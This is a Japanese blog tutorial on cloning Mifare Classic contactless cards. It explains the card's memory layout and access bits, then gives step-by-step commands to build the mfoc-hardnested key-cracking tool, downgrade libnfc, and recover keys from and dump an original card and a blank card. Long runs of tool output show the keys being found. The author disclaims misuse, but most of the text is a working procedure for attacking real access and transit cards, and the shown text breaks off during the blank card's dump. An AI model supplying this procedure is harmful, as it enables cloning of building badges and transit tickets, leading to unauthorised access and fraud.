

この記事では、非接触ICカードの一規格であるMifare Classicカードをコピーし、まったく同じように振る舞うクローンカードの作成方法を紹介します。基本的にMifare Classicカード内にあるデータは鍵を用いて暗号化されており、データの読み書きは出来ず、もちろんクローンカードの作成もできません。しかし、このセキュリティアルゴリズムに対して脆弱性があり、鍵を短時間で解析する方法が見つかっています(最悪ブルートフォース攻撃でも解析可能)。この鍵解析ツールを使用することでクローンカードを容易に作成することが可能です。
悪用は厳禁です。セキュリティ面に脆弱性があって、こんなことができるんだということを知ってもらうために投稿します。仮にクローンカードを作成し不利益が生じたとしても責任は負えませんのでご了承ください。
目次
Mifare Classicの基本知識
MifareはNXPセミコンダクターズが商標を保有する非接触ICカードです。Mifareの中にもいくつか種類がありますが、比較的安価で社員証や交通機関のチケットなどに広く使用されているのが今回のMifare Classicという種類となります。また、Mifare Classicでもデータ容量の違いで1Kと4Kのバージョンがあります。さらに、セキュリティが改善されたEV1というものもあります。今回はMifare Classic EV1 1Kのデータシートを元にカードの超基本的な仕組みを見ていきます。
MIFARE Classic EV1 1K – Mainstream contactless smart card IC for fast and easy solution development (nxp.jp)
データ構造
カードにはEEPROMが搭載されており、基本的に任意のデータを格納することができます。名称に1Kとついている通りメモリのサイズは1024byteとなっています。この1Kのカードでは16個のセクターがあり、その中に4個のブロックがあるデータ構造となっています。1ブロックは16byteです。

Manifacture Block
Secter0のBlock0番目はManifacturer Dataを格納するところで、基本的にカード製造業者のみが書き込みできる部分となります。また、この7byte部分にはUIDと呼ばれるものも格納されており、これはカードの固有番号(完全にユニークではないみたいですが)となります。基本的にUIDが同じカードは存在しません。

Sector trailer
各セクターのBlock3番目にはSector trailerと呼ばれる部分があり、鍵そのものの値や、データの読み書きを制御するAccess Bitsが格納されています。
鍵はKey A(必須)とKey B(オプション)の2種類あり、工場出荷時すべての鍵はFFFF FFFF FFFFhが書き込まれています。

アクセスコンディション
Sector trailerにあったAccess Bitsに応じて各Block(Data/Sector trailer)に対するアクセスコンディションを設定することが可能です。アクセスコンディションとは鍵やデータ領域に対する読み取りや書き込みが可能かを表すものとなります。
Access Bitsにおけるアクセスコンディションは下記の図のように定義されています。

例として、Access Bitsの6,7,8Byte目が”78 77 88″を考えてみましょう。
それぞれを2進数に直すと下記になります。
Byte6: 78=0111 1000
Byte7: 77=0111 0111
Byte8: 88=1000 1000
Block3のAccess BitsはC13,C23,C33(上記赤文字部分)なので、そのまま抜き出すと001ですが、C23は反転が必要なので、011となります。
これと同じようにその他BlockのAccess Bitsを見ていくと、
Block2:C12,C22,C32=110⇒C22は反転が必要なので、100(青文字部分)
Block1:C11,C21,C31=110⇒C21は反転が必要なので、100(緑文字部分)
Block0:C10,C20,C30=110⇒C20は反転が必要なので、100(黄色マーカー部分)
ということになります。
これらの各Blockに対するAccess Bitsにより次の通りアクセスコンディションが決まっています。

Sector trailerに関するアクセスコンディションは下表です。
今回の”011″の場合は鍵の読み込みはKeyAでもKeyBでも実施することは出来ず、書き込みはKeyBでのみ実施できることがわかります。また、Access bits部分に関しても読み込みはKeyA/Bともに可能ですが、書き込みはKeyBでのみ実施可能となっています。

また、Dataブロックに関してのアクセスコンディションは下表となります。
今回の”100″の場合、読み込みはKeyA/Bともに可能で書き込みはKeyBのみで可能となっています。
セキュリティの脆弱性
このMifare Classicは48bitの鍵を使って暗号化している訳ですが、この暗号化アルゴリズムCrypto-1に脆弱性があることが発見されています。詳細を解説できる知識はありませんが、実際に海外では交通機関に無料で乗れてしまうような事態も発生しているようです。
詳細はこちらが参考になるかと思います。
sp-14-Almeida-Hacking-MIFARE-Classic-Cards-Slides.pdf (blackhat.com)
事前準備
必要なモノ
必要なモノは下記の4点です。
- NFCカードリーダー(libnfcが対応しているカードリーダーであること)
- Mifare ClassicのUID書き換え可能なブランクカード(以下Newカード)
- UbuntuがインストールされているPC
- コピーしたいMifare Classicカード(以下Originalカード)
特に注意が必要なのが、NFCカードリーダーとブランクカードになります。
NFCカードリーダーはlibnfcを使う関係上、このツールが対応しているカードリーダーである必要があります。今回はPN53xチップセットが搭載されているSCL3711を使用しました。ただ、最近は入手困難のようです。おそらくACR122Uでも可能なようですが、試した訳ではないので参考までに。

また、Mifare Classicのブランクカードですが、通常のブランクカードでは全く同じクローンカードは作成できません。UIDが書き換え可能なものである必要があり、Aliexpressなどで購入することが可能です。これによりUID部分も書き換えることでクローンカードが作成できます。UID部分のコピーは不要で、データ部分だけコピーできれば良い場合はこの限りではありません。
mfoc-hardnestedのインストール
今回、鍵の解析ツールとしてmfoc-hardnestedを使用しました。
mfoc-hardnestedは本家Mifare Classicのクラックツールであるmfocからフォークされ、hardnestedという解析手法を追加したもののようです。
GitHub – nfc-tools/mfoc-hardnested: A fork of mfoc integrating hardnested code from the proxmark
まずは、このツールを使用するにあたって必要なものを入れておきます。
$ sudo apt-get install git binutils make csh g++ sed gawk autoconf automake autotools-dev libglib2.0-dev libnfc-dev liblzma-dev libnfc-bin任意のディレクトに移動し、githubからmfoc-hardnestedをクローンを実施します。
$ git clone https://github.com/nfc-tools/mfoc-hardnested“mfoc-hardnested”ディレクトリに移動して、コンパイルします。
$ cd mfoc-hardnested/
$ autoreconf -is
$ ./configure
$ make
コンパイル完了後、mfoc-hardnested配下の”src”にあるmfoc-hardnestedの実行ファイルが下記の通り実行できれば完了です。
$ cd src/
$ ./mfoc-hardnested -h
Usage: mfoc-hardnested [-h] [-C] [-F] [-k key] [-f file] ... [-P probnum] [-T tolerance] [-O output]

  h     print this help and exit
  C     skip testing default keys
  F     force the hardnested keys extraction
  Z     reduce memory usage
  k     try the specified key in addition to the default keys
  f     parses a file of keys to add in addition to the default keys
  P     number of probes per sector, instead of default of 20
  T     nonce tolerance half-range, instead of default of 20
        (i.e., 40 for the total range, in both directions)
  O     file in which the card contents will be written

Example: mfoc-hardnested -O mycard.mfd
Example: mfoc-hardnested -k ffffeeeedddd -O mycard.mfd
Example: mfoc-hardnested -f keys.txt -O mycard.mfd
Example: mfoc-hardnested -P 50 -T 30 -O mycard.mfd

This is mfoc-hardnested version 0.10.9.
試しにカード内容をダンプしてみましょう。カードリーダーのSCL3711をPCに差し、近くにMifare Classicカードを置きます。その後、下記を実行します。これは、カードの内容を”test.dmp”に保存するものです。
$ ./mfoc-hardnested -O test.dmp
ATS len = -20
Found Mifare Classic 1k tag
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
* UID size: single
* bit frame anticollision supported
       UID (NFCID1): a4  a1  d5  4f
      SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092
もし上記のような応答ではなく、”No NFC device found.”と表示された場合は下記を実行してみてください。
$ modprobe -r pn533_usb pn533Libnfc-1.8.0のバグ問題を回避する
最終的にOriginalカードの内容をNewカードへ書き込む際に使用するLibnfcのバージョン1.8.0にバグがあるようです。「書き込み完了」という表示が出るにもかかわらず、実際には書き込めていないという問題が発生しました。
nfc-mfclassic sucess but not wriring… · Issue #684 · nfc-tools/libnfc · GitHub
こちらを参考にさせていただき、バグがない1.7.1のバージョンを再インストールすることにします。
まずは、Libnfc-1.7.1をダウンロードします。
https://github.com/nfc-tools/libnfc/files/12026826/libnfc-1.7.1.zip
ダウンロードしたzipファイルを解凍して、そのディレクトリに移動します。
$ unzip libnfc-1.7.1.zip
$ cd libnfc-1.7.1
必要なライブラリ等を入れて、コンパイルを実施します。
$ sudo apt-get install libnfc-dev build-essential libssl-dev
$ ./configure
$ sudo make
$ sudo make install
以上で完了となります。
作成方法
それでは実際にクローンカードを作成していきます。
今回はOriginalカードとして下記を用意しました。Sector1の部分のみ工場出荷時の状態から変更しており、Key AをオールA、Key BをオールBで設定しています。このオールA/オールBの鍵をmfoc-hardnestedで解析することになります。
File size: 1024 bytes. Expected 16 sectors

	UID:  a4a1d54f
	BCC:  9f
	SAK:  08
	ATQA: 04
                   Key A    Access Bits    Key B
╔═════════╦═══════╦══════════════════════════════════╦════════╦═════════════════════════════════════╗
║  Sector ║ Block ║            Data                  ║ Access ║   A | Acc.  | B                     ║
║         ║       ║                                  ║        ║ r w | r   w | r w [info]            ║
║         ║       ║                                  ║        ║  r  |  w    |  i  | d/t/r           ║
╠═════════╬═══════╬══════════════════════════════════╬════════╬═════════════════════════════════════╣
║         ║  0    ║ a4a1d54f9f0804006263646566676869 ║  000   ║ -                                   ║
║         ║  1    ║ 00000000000000000000000000000000 ║  000   ║ A/B | A/B   | A/B | A/B [transport] ║
║    0    ║  2    ║ 00000000000000000000000000000000 ║  000   ║ A/B | A/B   | A/B | A/B [transport] ║
║         ║  3    ║ ffffffffffffff078069ffffffffffff ║  001   ║ - A | A   A | A A [transport]       ║
╠═════════╬═══════╬══════════════════════════════════╬════════╬═════════════════════════════════════╣
║         ║  4    ║ 00112233445566778899aabbccddeeff ║  100   ║ A/B |   B   |  -  |  -  [r/w]       ║
║         ║  5    ║ 00000000000000000000000000000000 ║  100   ║ A/B |   B   |  -  |  -  [r/w]       ║
║    1    ║  6    ║ 00000000000000000000000000000000 ║  100   ║ A/B |   B   |  -  |  -  [r/w]       ║
║         ║  7    ║ aaaaaaaaaaaa78778869bbbbbbbbbbbb ║  011   ║ - B | A/B B | - B                   ║
╠═════════╬═══════╬══════════════════════════════════╬════════╬═════════════════════════════════════╣
なお、上記データ内容の表示は下記を使用させていただきました。
GitHub – zhovner/mfdread: Mifare 1k/4k dumps parser in human readable format
Originalカード 鍵の解析とダンプ
まずは、Originalカードの鍵を解析して、データ内容をダンプします。Originalカードをカードリーダーにセットして下記を実施します。
$ ./mfoc-hardnested -O original.dmp
ATS len = -20
Found Mifare Classic 1k tag
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
* UID size: single
* bit frame anticollision supported
       UID (NFCID1): a4  a1  d5  4f
      SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092

Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE Classic 1K
* MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
* SmartMX with MIFARE 1K emulation
Other possible matches based on ATQA & SAK values:

Try to authenticate to all sectors with default keys...
Symbols: '.' no key found, '/' A key found, '\' B key found, 'x' both keys found
[Key: ffffffffffff] -> [x.xxxxxxxxxxxxxx]
[Key: a0a1a2a3a4a5] -> [x.xxxxxxxxxxxxxx]
[Key: d3f7d3f7d3f7] -> [x.xxxxxxxxxxxxxx]
[Key: 000000000000] -> [x.xxxxxxxxxxxxxx]
[Key: b0b1b2b3b4b5] -> [x.xxxxxxxxxxxxxx]
[Key: 4d3a99c351dd] -> [x.xxxxxxxxxxxxxx]
[Key: 1a982c7e459a] -> [x.xxxxxxxxxxxxxx]
[Key: aabbccddeeff] -> [x.xxxxxxxxxxxxxx]
[Key: 714c5c886e97] -> [x.xxxxxxxxxxxxxx]
[Key: 587ee5f9350f] -> [x.xxxxxxxxxxxxxx]
[Key: a0478cc39091] -> [x.xxxxxxxxxxxxxx]
[Key: 533cb6c723f6] -> [x.xxxxxxxxxxxxxx]
[Key: 8fd0a4f256e9] -> [x.xxxxxxxxxxxxxx]

Sector 00 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 01 - Unknown Key A               Unknown Key B
Sector 02 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 03 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 04 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 05 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 06 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 07 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 08 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 09 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 10 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 11 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 12 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 13 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 14 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 15 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff


Using sector 15 as an exploit sector
Sector: 1, type A, probe 0, distance 32 .....
  Found Key: A [aaaaaaaaaaaa]
  Data read with Key A revealed Key B: [000000000000] - checking Auth: Failed!
Sector: 1, type B, probe 0, distance 32 .....
  Found Key: B [bbbbbbbbbbbb]
Auth with all sectors succeeded, dumping keys to a file!
Block 63, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 62, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 61, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 60, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 59, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 58, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 57, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 56, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 55, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 54, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 53, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 52, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 51, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 50, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 49, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 48, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 47, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 46, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 45, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 44, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 43, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 42, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 41, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 40, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 39, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 38, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 37, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 36, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 35, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 34, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 33, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 32, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 31, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 30, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 29, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 28, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 27, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 26, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 25, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 24, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 23, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 22, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 21, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 20, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 19, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 18, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 17, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 16, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 15, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 14, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 13, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 12, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 11, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 10, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 09, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 08, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 07, type A, key aaaaaaaaaaaa :00  00  00  00  00  00  78  77  88  69  00  00  00  00  00  00
Block 06, type A, key aaaaaaaaaaaa :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 05, type A, key aaaaaaaaaaaa :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 04, type A, key aaaaaaaaaaaa :00  11  22  33  44  55  66  77  88  99  aa  bb  cc  dd  ee  ff
Block 03, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 02, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 01, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 00, type A, key ffffffffffff :a4  a1  d5  4f  9f  08  04  00  62  63  64  65  66  67  68  69
ものの数十秒ほどで、鍵の解析が終わり、Originalカードの内容が”original.dmp”のファイル内に保存されました。
Newカードのダンプ
次にコピー先のカードであるNewカードの内容をダンプします。これは、書き込みツールの都合上、書き込み先のデータファイルも必要になるためです。先ほどと同じようにカードリーダーへNewカードをセットして下記を実施します。
$ ./mfoc-hardnested -O new.dmp
ATS len = -20
Found Mifare Classic 1k tag
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
* UID size: single
* bit frame anticollision supported
       UID (NFCID1): f5  82  a8  6f
      SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092

Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE Classic 1K
* MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
* SmartMX with MIFARE 1K emulation
Other possible matches based on ATQA & SAK values:

Try to authenticate to all sectors with default keys...
Symbols: '.' no key found, '/' A key found, '\' B key found, 'x' both keys found
[Key: ffffffffffff] -> [xxxxxxxxxxxxxxxx]
[Key: a0a1a2a3a4a5] -> [xxxxxxxxxxxxxxxx]
[Key: d3f7d3f7d3f7] -> [xxxxxxxxxxxxxxxx]
[Key: 000000000000] -> [xxxxxxxxxxxxxxxx]
[Key: b0b1b2b3b4b5] -> [xxxxxxxxxxxxxxxx]
[Key: 4d3a99c351dd] -> [xxxxxxxxxxxxxxxx]
[Key: 1a982c7e459a] -> [xxxxxxxxxxxxxxxx]
[Key: aabbccddeeff] -> [xxxxxxxxxxxxxxxx]
[Key: 714c5c886e97] -> [xxxxxxxxxxxxxxxx]
[Key: 587ee5f9350f] -> [xxxxxxxxxxxxxxxx]
[Key: a0478cc39091] -> [xxxxxxxxxxxxxxxx]
[Key: 533cb6c723f6] -> [xxxxxxxxxxxxxxxx]
[Key: 8fd0a4f256e9] -> [xxxxxxxxxxxxxxxx]

Sector 00 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 01 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 02 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 03 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 04 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 05 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 06 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 07 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 08 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 09 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 10 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 11 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 12 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 13 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 14 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 15 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff

We have all sectors encrypted with the default keys..

Auth with all sectors succeeded, dumping keys to a file!
Block 63, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 62, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 61, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 60, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 59, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 58, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 57, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 56, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 55, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 54, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 53, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 52, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 51, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 50, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
